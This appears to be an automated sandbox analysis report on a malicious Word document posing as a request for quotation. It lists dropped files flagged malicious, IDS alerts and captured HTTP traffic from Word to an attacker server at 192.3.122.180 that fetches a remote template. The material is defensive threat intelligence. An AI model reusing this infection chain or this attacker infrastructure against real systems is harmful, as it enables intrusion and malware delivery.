SHA-256:	B5784DC5717D0733BCDD150FDA07CC94BCC2E2529E0F03E3BB9EC9B623302496
SHA-512:	AE4601607F1AB7CD49CF1BD3F99B814936CDAA1FBD0D4C48194E914C843AD35720A9AA3D0EA7A8C236247D0C166188C4FDC6B17BE7DA560827EB471AB01B1(0B
Malicious:	false
Preview:	{\rtf79583|\`=_-^;.<?*?^?!^!%.%_.?57#~:7@9:[:6~?%@.<.2_=!!!4,9??]%?%][+_39*9~&%3=?0#42>>|;~1)@;54@?)/?,?7;5?%?677).^9_?|934~|,&28_5?3/2+4.%%0?`^(3]? %~).12!/#*~%?.]|.>+7-_-@@2?*<&)>@;:]>$?[.?_!\|&%=8<&2`4%!_*~.~8'%+%1>?%].'.*7$'4.|',9~'=7!!47./??;9:,:#?%.<[8'/7.-&%&1#.&;]6+%]=?)*0-4|-^_3_5.?%$-+\|^9.7# @~&3!!.%\|.;2>2..]=.68)623~+[#?.=#@?..@#.;2?:`.!..(?+2@?[+*9*9&3?&?.'_:.<5!(.=112~31>1!+%~1&,3!?],%>(5$^|<~?,?%;;``@7*[?'3_~;'+=2_1&<'(5(2+,.]'2!0+-1+?8.? |0!.*3?<!?;:?*&-$'?3];!%5=/$;/?%+=$=\|%>[&'.~!8%3'^.&>?8)$?,,>%'.?|-.><16_9<)>?,3*%2.#5#?+)~.;3?%-.]`.|?^4?%3%(--$-??,.83=1??+-8'!??@08_%~8.>6??8347!*?0|?*? 44'[@!!$$?0@5?6=<1|]+.6>/?87_8/'^|~!<?,`?*<@_=&6??/?|+%7)$.???9))=?:2'3.>~:69?_~<@,%~6?~.@?/?~*&&$5[<%2`!;#?*%)8@([??%[4.48?!/@8^!64..8]'?)|0'6??~ [/6>>@?*][<$9.+.>4``~796$%=?))9).??&?.$~1\|0?8?0>3*/;;]!)73`#?^3?+);8(.0.6`@58'?3$-0,,0[$6?%^^?3/([?04'<)??!-4+%9*.('0??>6'/?#$#:?#`^);7+&_?_[^$^!1!.?41&']7.* |85*%8+-?>#3.7;.?!$1#-,?7')!$(._#'5<4]?89*?<?7@+?7?,8^?512?.%3~1.&1%/+;]?7)%+?2|7%2?75~|<:

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{E3D87781-81EF-43F9-9495-B55BE3B562FC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	3.753786725957695
Encrypted:	false
SSDEEP:	48:r8LgOVZw1wQTl/8bc3ABCOktG0/RIoj+WRdpz:oZZmwQTl/n3ABJf0J5jRR
MD5:	3F01C8FE293ADB74C1FB33FA16B63F95
SHA1:	56C16FA4E0B37CB01BE3F973E3E74AC2BB95D6BF
SHA-256:	ED9ACC8BED7BEF8217B1AF1DDE4C4BE7B81E37D4DA0E82C563C26C8CF75D7983
SHA-512:	762CA2F279AF296C6AC84741D339975E4BC2618EE3D7F6DC1622711F7DDA1DEEF690D7A5B634E8E4223903525955723CC9F6C07F9DD4757BB9A4342BB8A17B8
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4C53FAE1-25F0-48E5-8083-1B02306C71A5}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	3774
Entropy (8bit):	3.5540606276661406
Encrypted:	false
SSDEEP:	96:qUNznlUendEJjgCjk6/AT/xe6GpzSsP8XuSo:vNLlU3N4qAdelpI+
MD5:	1F3897864361C0D07786091F3C2CA1B9
SHA1:	45E2127F9AECB43545DEBEF1B7ADCF4E75603650
SHA-256:	BF5AD13992235C123456E15FAF52BD54F6DB416A277A5D9109F1174C74BF6F17
SHA-512:	39A8C13353340CF55881A028AB783F4482E056B71E20C7821F4986C6BF7262A28B3AEA05493B1063A2FF91F2DD7CDDD48CE69BE274EACC131724804CC099838(
Malicious:	false
Preview:	|.!.`.=._-.^.;...<.?.*.?.^.?.!.^.!.%...%._...?.5.7.#.~.:.7.@.9.:.[.:.6.~.?.%.@...<...2._.=.!.!.!.4.,.9.?.?.].%.?.%.].[.+._.3.9.*.9.~.&.%.3.=.?.0.#.4.2.>.>.|.;.~.1.).@.;.5.4.@.?.)./.?.,.?.7. ;.5.?.%.?.6.7.7.)...^.9._.?.|.9.3.4.~.|.,.&.2.8._.5.?.3./.2.+.4...%.%.0.?.`.^.(.3.].?.%.~.)...1.2.!./.#.*.~.%.?...].|...>.+.7.-._.-.@.@.2.?.*.<.&.).>.@.;.:.].>.$.?.[...?._.!.\|.&.%.=.8.<.&.2. `.4.%.!._.*.~...~.8.'.%.+.%.1.>.?.%.]...'...*.7.$.'.4...|.'.,.9.~.'.=.7.!.!.4.7.../.?.?.;.9.:.,.:.#.?.%...<.[.8.'./.7...-.&.%.&.1.#...&.;.].6.+.%.].=.?.).*.0.-.4.|.-.^._.3._.5...?.%.$.-.+.\|.^.9...7.#. @.~.&.3.!.!...%.\|...;.2.>.2.....].=...6.8.).6.2.3.~.+.[.#.?...=.#.@.?.....@.#...;.2.?.:.`...!.....(.?.+.2.@.?.[.+.*.9.*.9.&.3.?.&.?...'._.;...<.5.!.(...=.1.1.2.~.3.1.>.1.!.+.%.~.1.&.,.3.!.?.],.%.>. (.5.$.^.|.<.~.?.,.?.%.;.;.'.`.@.7.*.[.?.'.3._.~.;.'.+.=.2._.1.&.<.'.(.5.(.2.+,...].'.2.!.0.+.-.1.+.?.8...?.|.0.!...*.3.?.<.!.?.;.:.?.*.&.-.$.'.?.3.];.!.%.5.=./.$.;./.?.%.+.=.$.=.\|.%.>.[.&.'...~.!.8.%. 3.'.^...&.>.?.8.).$.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7199A5F7-5FF6-48D3-B4C9-8BC65C6158F0}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	dBase III DBT, version number 0, next free block index 7536653
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.10581667566270775
Encrypted:	false
SSDEEP:	3:Ghl/dlYdn:Gh2n
MD5:	28ADF62789FD86C3D04877B2D607E000
SHA1:	A62F70A7B17863E69759A6720E75FC80E12B46E6
SHA-256:	0877A3FC43A5F341429A26010BA4004162FA051783B31B8DD8056ECA046CF9E2

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7199A5F7-5FF6-48D3-B4C9-8BC65C6158F0}.tmp	
SHA-512:	15C01B4AD2E173BAF8BF0FAE7455B4284267005E6E5302640AA8056075742E9B8A2004B8EB6200AA68564C40A2596C7600D426619A2AC832C64DB703A7F0360D
Malicious:	false
Preview:	..s.d.f.s.f..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C94CB11B-D1B2-466D-A54A-3B0D7AFF6150}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\Rorqu.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	21329192
Entropy (8bit):	0.09333113902738023
Encrypted:	false
SSDEEP:	1536:FintsRaMqcJlXVEKTaB/3oXygTsaLXcGMwLCQkzYn9XJVGdVAeFJnXoyHWa/ybjL:MntsRaMqClXUoX7Tv35+hzvVAPh1
MD5:	FC6007F02B5B1F0B3AE930F558E62318
SHA1:	142D0CF6AE963035C8C550415685FC33F240CA84
SHA-256:	0F5110294DBC50AC6E17E7FD10FB6E9CB8FD0A408269D5C54CA0AB428E088B0E
SHA-512:	730F3098A8C1F5507F84C4D85DF78F99A70B161C0333E7BEDC6D97C71AFA765B056AABF7A345D96D8B6D3841E37BCE593F83228F2A4191A25BDE09A17528B0E
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,..SM.SM.SM..Q..RM..o.UM.ek.RM.RichSM.....PE..L.. .2..S.....PC....$.....@.....`E.....E.....(.... ..X8C.....P`E.....0.. .....text.... ....`.data...p.....@....rsrc...X8C.. ...@C.. .....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Temp\{7F82C086-01FA-4021-9D57-F207AE8DD100}	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.02550667795899238
Encrypted:	false
SSDEEP:	6:I3DPcaM31fM7FvxggLRzadXYEI1PAtRXv//4tfnRujlw//+GtluJ/eRuj:I3DPZQM7pfsYTPATvYg3J/
MD5:	9AC4D58DB9D2E8BEB4766FC90854C4B8
SHA1:	E49531955C4CC933A1495AE5573C06BBD3046871
SHA-256:	4235CA00532F6053D06FDB0A8C658B858543F6A109B5B60B07EC49B25E52545A
SHA-512:	8C6F41DD679A98DE9AF897318A2D7E2F335C4B4B0DCEFC7506336734B1BA7FBA15248EBE668CF09091A3AD05DF3560F1384AC03CAD960B6457292242AEE8CE0
Malicious:	false
Preview:	.....M.eFy...z.~....sH.'....#S,...X.F...Fa.q.....m.O.....D.....E.g.<.....x...x...x...x..... ..... .zV..... ..@..... .....

C:\Users\user\AppData\Local\Temp\{BBC19062-704E-4D55-A02E-4767DF8C1005}	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\AppData\Local\Temp\{BBC19062-704E-4D55-A02E-4767DF8C1005}	
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025347474429250682
Encrypted:	false
SSDEEP:	6:I3DPcWy67HvxggLRkpUHlOUh0BDRXv//4tfnRujlw//+GtluJ/eRuj:I3DP3yYoSEt1vYg3J/
MD5:	A4762AC7388F508D2EB12CF7E1A675F7
SHA1:	DF14EFD5AE725067B75E6FBA402CB9CC8F81D135
SHA-256:	33CEB0FCF18B54F76BBBC4F2F8DD11A3613F15DEA3CCFB1FE48757E89FB8C239
SHA-512:	59F300AE803325E7342CBB5301E030A4DA978746FC19457BB663BFE50AECDC7B43C628036D5D2D758AC1F8490EB15CC70425A671FA4DDFB332D9F1180F10799
Malicious:	false
Preview:	......M.eFy...zEC.[.I.C..y.t..\S,...X.F...Fa.q.....5"..M..N..N..d.....Q.F....G..X.....x...x...x...x..... .....zV..... ..@.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW- on 192.3.122.180.url	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	125
Entropy (8bit):	3.5671609022032786
Encrypted:	false
SSDEEP:	3:HRAbABGQYm/PXygX/SBLLGLL+/lLLD/LKmI2LFC:HRYFVm/PIB/GLS5veh
MD5:	91FB5658C3479EE7BD0AFD2D43E68C34
SHA1:	EE4B274F1DF97A45F45AA654F44F47378E37AEE2
SHA-256:	DE463A568008020D85DF692666A8467B96E4971862FEE2D54F70D210F5134C8D
SHA-512:	9290BE5CBC81395B3B9E2C7E1CBC005046F47C23C5C537BACD1A8351A9853521E8F2DB6687A94D5BAED226F3580158F7A61FB0A4B4349D4A31F0609C3C09DD F
Malicious:	false
Preview:	[InternetShortcut]..URL=http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\....wW.....-w-w------W-------Ww-------.....Ww.....---w.w--wW.W.wbk.url	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	197
Entropy (8bit):	3.177540144574292
Encrypted:	false
SSDEEP:	3:HRAbABGQYm/PXygX/SBLLGLL+/lLLD/LKmI2LFPLF//sCIP11xG2L/LyONqc0P:HRYFVm/PIB/GLS5vea/sPG1c0P
MD5:	400E24986BDC7AE61FDFDF513B4F0DA8
SHA1:	2C2AC1D72FE05B356B00E306775870A877D51709
SHA-256:	966FA45FE028E24F04C07BF4D59CE33F2632CF1B6F28D416B1C581EF7A874DED
SHA-512:	DD971FD8009A64B0A214667882BD15A39A4FCB814E6CF836403F5AF38CB4AA4B4776AF92E12EBF50A515837C499D114D2E0BF8546FD340D063A12C6C98A2329I
Malicious:	false
Preview:	[InternetShortcut]..URL=http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/....wW.....-w-w------W-------Ww-------.....Ww.....---w.w--wW.W.wbk..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ with Specification (Fitch Solutions).LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Wed Dec 1 20:52:19 2021, length=10392, window=hide
Category:	modified
Size (bytes):	1169
Entropy (8bit):	4.593717368782881
Encrypted:	false
SSDEEP:	12:85d066gXg/XAlCPCHaXvB4XB/a/X+WRlgDRyxm4icvb2ccLhm1lgDRyxyNDtZ3Ye:8i/XT/4InlgImreiVYlgIGDv3qfQd7Qy
MD5:	D4475677CFAE6000060FA38D04D05FC3
SHA1:	0094632DBAFE1C5E32EFDF1A840D8ACC95B857CD
SHA-256:	EB04FAF74F61BF89205D1755923B47B23DE05E6D10E7E10DFA1E48E310819727
SHA-512:	F10779EDF6F508A9D67E6E0CD6B33DD78694106AE0084F516344A969A0D475FE1733D6EB7EF2510EDCE316C1E5398AE2FFF691769DDD467B4F52C0BB8288156
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ with Specification (Fitch Solutions).LNK	
Preview:	L.....F.... .....?.....?.....(.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S!...user.8.....QK.X.S!.*...&=....U.....A.l.b.u.s.....z.1.....S"...Desktop.d.....QK.X.S".*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..(...S.. .RFQWIT~1.DOC.....S ..S .*.....R.F.Q. .w.i.t.h. .S.p.e.c.i.f.i.c.a.t.i.o.n. .(.F.i.t.c.h. .S.o.l.u.t.i.o.n.s.)...d.o.c.x.....-...8...[.....?J.....C:\Users\..#.....\\305090\Users.user\Desktop\RFQ with Specification (Fitch Solutions).docx.D.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.F.Q. .w.i.t.h. .S.p.e.c.i.f.i.c.a.t.i.o.n. .(.F.i.t.c.h. .S.o.l.u.t.i.o.n.s.)...d.o.c.x.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.773601319996716
Encrypted:	false
SSDEEP:	6:bCdB/GLS5vek6QoRTGVfkZ7+YAuPaZ5SutAneN/sPG1c0kWRTGVfkZc:bCXuL0ZAccFNAHHSuyn6/y2c7ecc6
MD5:	684C09B02D5E18CA5D06EA84E6A4BDA8
SHA1:	C6E335A59717F11DA3027088C4674370A06E93DC
SHA-256:	754FFF65272C48E58D56148A2B28C5E9AB133E8FD74151A292EDF85A8FA84F97
SHA-512:	2EEAB1F75F514C945E3B49BC3124E707A1D17B6FED57B477CE36D4D13135072D664C6ECBF30FC7C4EB53679A6B44166C0A1AD0BBD323EABEFBCB0C4F77A94EA6
Malicious:	false
Preview:	[folders]..Templates.LNK=0.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW- on 192.3.122.180.url=0..RFQ with Specification (Fitch Solutions).LNK=0..[miscsers\user\AC:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat].....wW.....-w-w------W-------Ww-------.....Ww.....---w.w--wW.W.wbk.url=0..[misc]..RFQ with Specification (Fitch Solutions).LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyDFH5UKycWT5yAi/lln:vdsCkWtgZ2YAyll
MD5:	6525B5171CE36A6D7EDB3E4DFD5CB579
SHA1:	70AFC3864539BCF8F1C4CD336F6096534A6268FA
SHA-256:	617E1415F4483DAE29072F8E5A042E9EB3446F53F9AC2F26180AECD1D93151CF
SHA-512:	700AEAE11F026EDE01A59B5CC1166D041E1B100E91F84F984D072CDB154251AD15A11C629B8CD7314CB0B2FF8669C3C52EB592020FBA2502CB35BDE6D1EA832
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Desktop\~$Q with Specification (Fitch Solutions).docx	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyDFH5UKycWT5yAi/lln:vdsCkWtgZ2YAyll
MD5:	6525B5171CE36A6D7EDB3E4DFD5CB579
SHA1:	70AFC3864539BCF8F1C4CD336F6096534A6268FA
SHA-256:	617E1415F4483DAE29072F8E5A042E9EB3446F53F9AC2F26180AECD1D93151CF
SHA-512:	700AEAE11F026EDE01A59B5CC1166D041E1B100E91F84F984D072CDB154251AD15A11C629B8CD7314CB0B2FF8669C3C52EB592020FBA2502CB35BDE6D1EA832
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	131450
Entropy (8bit):	7.073556124984408
Encrypted:	false
SSDEEP:	3072:gbG7N2kDTHUpou4ubwlzYrBufYik3UZoHa8Gj2y:gbE/HUjwlkgfYJioqqy

C:\Users\Public\vbc.exe	
MD5:	252803B9E92ECB76F1F2DD22639AD630
SHA1:	4312D57342D471D6381C021A07BF78D519F5FDF3
SHA-256:	B8FA40B8B16DA73AF342A809AD1AC92900F3B102C1FD0126D2535E65F78AB7B8
SHA-512:	A75D6F6834CD6D1775374EB75058AB6F5541EB037DED6A4498245D23835F330919E97B3A360746F8D80C7503FE6E2E4BB9A56A616A63EA2EAF58C18A30E0B207
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`...`.....rsrc.....@..@..... ....

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	6.902507762507664
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	RFQ with Specification (Fitch Solutions).docx
File size:	10392
MD5:	6f6e82505d97090f456dcd944678670d
SHA1:	3e95e486346d44c053ef45748266b3da916110c9
SHA256:	363d7304454fc6f29f8eff497d56470beb41b1d7a013ec3ab5b4191847278bd3
SHA512:	fe7b632e990e0242788df1b24f7ecfe997b6d10449eb79a7666b2c3c745607ed711ffe4059b6abc449ba0c02bdf403f401fdb5ce9b29e82e6f96ff3a448a9068
SSDEEP:	192:ScIMmtPvcv8EMG/bCcCZOGAwl+CVWBXbG23w2+:SPX88E7xAOGNHkqqE
File Content Preview:	PK.....!....7f... .....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e6a2a2a4b4b4a4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-13:53:14.849988	TCP	1142	WEB-MISC /.... access	49165	80	192.168.2.22	192.3.122.180
12/01/21-13:53:20.891438	TCP	1142	WEB-MISC /.... access	49166	80	192.168.2.22	192.3.122.180
12/01/21-13:53:25.258970	TCP	1042	WEB-IIS view source via translate header	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:25.258970	TCP	1142	WEB-MISC /.... access	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:25.400791	TCP	1042	WEB-IIS view source via translate header	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:25.400791	TCP	1142	WEB-MISC /.... access	49167	80	192.168.2.22	192.3.122.180

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-13:53:26.645348	TCP	1042	WEB-IIS view source via translate header	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:26.645348	TCP	1142	WEB-MISC /.... access	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:26.760868	TCP	1042	WEB-IIS view source via translate header	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:26.760868	TCP	1142	WEB-MISC /.... access	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:30.293803	TCP	1042	WEB-IIS view source via translate header	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:30.293803	TCP	1142	WEB-MISC /.... access	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:30.408819	TCP	1042	WEB-IIS view source via translate header	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:30.408819	TCP	1142	WEB-MISC /.... access	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:30.804552	TCP	1142	WEB-MISC /.... access	49168	80	192.168.2.22	192.3.122.180
12/01/21-13:53:31.526998	TCP	1142	WEB-MISC /.... access	49168	80	192.168.2.22	192.3.122.180
12/01/21-13:53:35.854443	TCP	1042	WEB-IIS view source via translate header	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:35.977828	TCP	1042	WEB-IIS view source via translate header	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:37.937023	TCP	1042	WEB-IIS view source via translate header	49167	80	192.168.2.22	192.3.122.180
12/01/21-13:53:38.054868	TCP	1042	WEB-IIS view source via translate header	49167	80	192.168.2.22	192.3.122.180

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 1, 2021 13:55:42.475385904 CET	192.168.2.22	8.8.8.8	0xf468	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 13:55:42.515564919 CET	8.8.8.8	192.168.2.22	0xf468	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 192.3.122.180

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	192.3.122.180	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 13:53:14.849987984 CET	0	OUT	OPTIONS /.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/ HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: 192.3.122.180 Content-Length: 0 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 13:53:14.973614931 CET	0	IN	HTTP/1.1 200 OK Date: Wed, 01 Dec 2021 12:53:14 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: httpd/unix-directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	192.3.122.180	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 13:53:20.891438007 CET	1	OUT	HEAD /.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/....wW.....-w-w-----W------Ww------.....Ww.....- --w.w--wW.W.wbk HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: 192.3.122.180
Dec 1, 2021 13:53:21.005862951 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 01 Dec 2021 12:53:20 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Last-Modified: Tue, 30 Nov 2021 02:21:04 GMT ETag: "47e3-5d1f83590d563" Accept-Ranges: bytes Content-Length: 18403 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	192.3.122.180	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 13:53:25.258970022 CET	2	OUT	OPTIONS /.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW- HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 192.3.122.180
Dec 1, 2021 13:53:25.377405882 CET	3	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 01 Dec 2021 12:53:25 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Location: http://192.3.122.180/.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/ Content-Length: 411 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 2f 2e 2e 2e 2e 2e 2e 77 5f 57 2e 2e 2e 2e 2e 57 2e 2e 2e 2e 2e 2e 2e 2e 2e 2d 57 77 2e 2e 2e 2e 2e 2e 2e 2d 2d 2d 2d 57 77 77 2e 2d 2d 2d 2d 2e 2e 2e 2e 2e 2e 2e 2e 2e 2e 2e 77 57 2d 2d 2d 2d 2d 2d 2d 2e 2e 2e 2e 77 57 2d 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 31 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6c 20 50 48 50 2f 37 2e 33 2e 33 31 20 53 65 72 76 65 72 20 61 74 20 31 39 32 2e 33 2e 31 32 32 2e 31 38 30 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent ly</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Server at 192.3.122.180 Port 80</address></body></html>
Dec 1, 2021 13:53:25.400790930 CET	3	OUT	OPTIONS /.....w_W.....W.....-Ww.....-----Www.----.....wW--------....wW-/ HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 192.3.122.180
